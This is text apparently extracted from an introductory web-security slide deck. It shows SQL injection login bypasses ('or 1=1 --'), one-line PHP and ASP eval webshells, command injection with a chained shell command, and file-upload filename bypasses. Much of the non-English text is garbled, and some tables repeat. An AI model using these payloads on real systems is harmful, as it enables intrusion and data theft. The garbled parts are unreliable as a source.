
SQL Injection Select username, password From Member Where username =
‘admin’ and password = ‘1234’

user.php?id=1 SELECT id, name, password From member Where id =
1 id name password 1 admin asdxcx 2 lin 5657 3 jhe 123 4 lionbug qwe

user.php?id=1 or 1=1 SELECT id, name, password From member Where
id = 1 Or 1=1 id name password 1 admin asdxcx 2 lin 5657 3 jhe 123 4 lionbug qwe id name password 1 admin asdxcx 2 lin 5657 3 jhe 123 4 lionbug qwe

Login SELECT … Where name = ‘admin’ AND password =
‘asdxcx’ id name password 1 admin asdxcx 2 lin 5657 3 jhe 123 4 lionbug qwe id name password 1 admin asdxcx 2 lin 5657 3 jhe 123 4 lionbug qwe id name password 1 admin asdxcx 2 lin 5657 3 jhe 123 4 lionbug qwe

Login SELECT … Where name = ‘admin’ or 1 =
1 -- ‘’ AND password = ‘’ id name password 1 admin asdxcx 2 lin 5657 3 jhe 123 4 lionbug qwe id name password 1 admin asdxcx 2 lin 5657 3 jhe 123 4 lionbug qwe id name password 1 admin asdxcx 2 lin 5657 3 jhe 123 4 lionbug qwe id name password 1 admin asdxcx 2 lin 5657 3 jhe 123 4 lionbug qwe
Code Injection • 纷ୗ嘨ဳ獈 • PHP • eval($_GET[‘code’]); • ASP
• <%eval request("code")%>

Uber Remote Code Execution http://blog.orange.tw/2016/04/bug-bounty-uber- ubercom-remote-code_7.html

Command Injection • 犤ဳ獈 • curl http://lionbug.tw • curl http://lionbug.tw;
ls -al

Google Command injection http://www.pranav-venkat.com/2016/03/command- injection-which-got-me-6000.html
伛猋ૡ֢ • 蘷獨承 礍 羬翄 (wappalyzer) • 矊ፓ袅 (dirb) •
㯏礚 • subDomainsBrute • … • …
ଉ憎笙၏ڥአ • 犨Ӥ㯽笙၏ • LFI • SQL injection • …
犨Ӥ㯽笙၏ • 涢挨ොୗ • JS • FileName • Content-Type •
Header

JS 獮ᒒ涢挨

犨Ӥ㯽笙၏ • FileName • 123.jpg • 123.php%00.jpg • 123.jpg.php •
123.php?.jpg

犨Ӥ㯽笙၏ • Content-Type • image/jpeg • image/png • Header •
??
PHP Bug?? http://ctf.mis.nkfust.edu.tw/bypass07

== TRUE FALSE 1 0 -1 "1" "0" "-1" NULL
array() "php" "" TRUE TRUE FALSE TRUE FALSE TRUE TRUE FALSE TRUE FALSE FALSE TRUE FALSE FALSE FALSE TRUE FALSE TRUE FALSE FALSE TRUE FALSE TRUE TRUE FALSE TRUE 1 TRUE FALSE TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE 0 FALSE TRUE FALSE TRUE FALSE FALSE TRUE FALSE TRUE FALSE TRUE TRUE -1 TRUE FALSE FALSE FALSE TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE "1" TRUE FALSE TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE "0" FALSE TRUE FALSE TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE "-1" TRUE FALSE FALSE FALSE TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE NULL FALSE TRUE FALSE TRUE FALSE FALSE FALSE FALSE TRUE TRUE FALSE TRUE array() FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE TRUE TRUE FALSE FALSE "php" TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE TRUE FALSE "" FALSE TRUE FALSE TRUE FALSE FALSE FALSE FALSE TRUE FALSE FALSE TRUE
Q & A


 lionbug
 youten622
 stktu
 yukako_nakano
 ayaniwa
 institutdelelevage
 afroscript
 yumaichikawa
 polipoli
 hisaokatsumi
 rikkabotan7
 junkashihara
 hatefulcrawdad
 baasie
 helenjbeal
 tomoyanonymous
 geoffreycrofte
 jonyablonski
 thirion
 destraynor
 vanstee
 deanohume
 palkan
 thoeni